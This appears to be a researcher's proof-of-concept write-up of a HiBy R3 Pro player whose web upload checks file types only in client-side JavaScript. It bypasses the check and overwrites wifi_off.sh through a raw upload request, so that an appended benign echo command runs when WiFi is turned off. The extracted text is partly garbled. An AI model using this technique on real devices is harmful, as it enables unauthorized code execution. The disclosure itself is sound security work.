

▲ default-capability.xml

LEARNING

When a file that doesn't match the allowing formats is uploaded to the application, it is shown a warning message

```
Failed File Upload

BBB與關語:ISO,DFF,DSF,APE,FLAC,AIF,WAV,M4A,AAC,MP2,MP3,OGG,OGA,WMA,CUE,M3U,M3U8,OPUS
BBBBBB:LRC

WARNING: 憑疑問聽題[BB] - "wifl_ofn.sh"

×
```

JavaScript Analysis

A Javascript analyzes was done to confirm the file extension verification is performed during file uploading, this function was found in **index.js** file.

At line 40, the _validFileTypes variable is initialized, the variable contains an array with allowed formats:

As shown in the image below, this variable is used in _isValidFileType function, the function verifies the file extension agains the _validFileTypes content. With this information, it's possible to bypass the validation mechanism by adding an arbitrary extension to the JavaScript, another approach would be tampering the request and modify it on the fly the file extension, personally, I prefere the first approach.

```
JavaScript extension validation

function _isValidFileType(path)

var ext = path.substring(path.lastIndexOf(".")+1, path.length).toUpperCase();

for (var i = 0; i < _validFileTypes.length; i++) {
    if (ext == _validFileTypes[i])
    return true;
}
return false;

}</pre>
```

The following image show the SH extension has been added to the allowed extensions

Adding SH extension //TODO: configs here var _home = "/mnt/sd_0/"; var _device = "HiBy R3PRO"; var _root = "/mnt/"; var _root = "/mnt/"; var _homes = ["/mnt/sd_0/", "/mnt/udisk_0/", "/mnt/udisk_1/"]; // sync with index.html var _validfileTypes = ["SH", "ISO", "DFF", "DSF", "DTS", "APE", "FLAC", "AIF", "AIFF", "WAV", "M4A", "AAC", "MP2", "MP3", "OGG", "OGA", "WMA", "CUE", "M3U", "M3U8", "OPUS", "BM P", "PNG", "JPG", "JPEG", "LRC", "UPT", "T", "TXT"];

Static Analysis

A simple way to take advantage of file uploading is to replace a file used by the system and inject malicious code; for this Proof of Concept, I searched for SH files in the file system and found several potential targets. I chose the wifi scripts for this.


```
SH files
                                                                                                            '*.sh' -ls 2>/dev/null
                                                                                                            '*.sh' -ls 2>/dev/null
226 Dec 11 21:40 ./etc/init.d/S91_early_mount.sh
271 Dec 11 21:40 ./usr/bin/hiby_player.sh
938 Dec 11 21:40 ./usr/bin/recovery_all.sh
109 Dec 11 21:40 ./sbin/kill_adbserver.sh
604 Dec 11 21:40 ./sbin/wifi_on.sh
154 Dec 11 21:40 ./sbin/wifi_off.sh
140 Dec 11 21:40 ./sbin/shairport_off.sh
122 Dec 11 21:40 ./sbin/adbserver.sh
64 Dec 11 21:40 ./sbin/shairport_on.sh
                        4 -rwxrwxr-x
                                                             1001
                                                                                1001
     370
                        4 -rwxrwxr-x
                                                                                1001
                                                         1 1001
      336
                        4 -rwxrwxr-x
                                                             1001
                                                                                1001
    3227
                                                             1001
                                                                                1001
                        4 -rwxrwxr-x
    3213
                        4 -rwxrwxr-x
                                                             1001
                                                                                1001
    3220
                        4 -rwxrwxr-x
                                                             1001
                                                                                1001
    3246
                        4 -rwxrwxr-x
                                                             1001
                                                                                1001
    3233
                        4 -rwxrwxr-x
                                                             1001
                                                                                1001
3226 4 -rwxrwxr-x 1 1001 feric@debian ~/.../HibyR3/HibyF
                                                             1001
                                                                                1001
```

The next step is to find where the selected script is used, i have performed a simple string search using grep and found the sys_server binary contains the string "wifi_off.sh"

```
feric@debian \_/.../HibyR3/HibyFS grep -i 'wifi_off.sh' -r ./ --color -n 2>/dev/null
Binary file ./usr/bin/sys_server matches
# feric@debian \_/.../HibyR3/HibyFS
```

As shown in the following image, both wifi_on.sh and wifi_off.sh are passed as argument to system function

```
Binary file matching the pattern
```




Running commands


A simple echo command was added to wifi_off.sh file:

```
echo command added
POST /upload HTTP/1.1
Host: 10.10.60.108:4399
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/javascript, */*; q=0.01 Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://lo.lo.60.108:4399/
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data; boundary=------1806261546469994573518600480
Content-Length: 543
Connection: close
  -----1806261546469994573518600480
Content-Disposition: form-data; name="path"
           -----1806261546469994573518600480
Content-Disposition: form-data; name="files[]"; filename="wifi_ofn.sh" Content-Type: application/x-shellscript
#!/bin/sh
INTERFACE=wlan0
# stop already exist process
killall udhcpc > /dev/null
killall wpa_supplicant > /dev/null
ifconfig $INTERFACE down
echo "Pwned !!!" >> /tmp/hello.txt exit 0
```

As shown below, the file has been uploaded to the File system:




Next step is to move the file into /sbin/ path, this can be done through the application interface, the request sent to the application is shown below:



This could confirm by accessing to /sbin/ through the web interface

File uploaded




Next step is exchaning the original and new script names



New filename







Once done, there is no more action than turning off the Wifi connection, the script is executed and the file /tmp/hello.txt should be created as shown below

The following image shows the files existing in /tmp/ folder before running the script

Content in /tmp/ folder





Finally, when reading the content of hello.txt file, it contains the expected String as shown below:

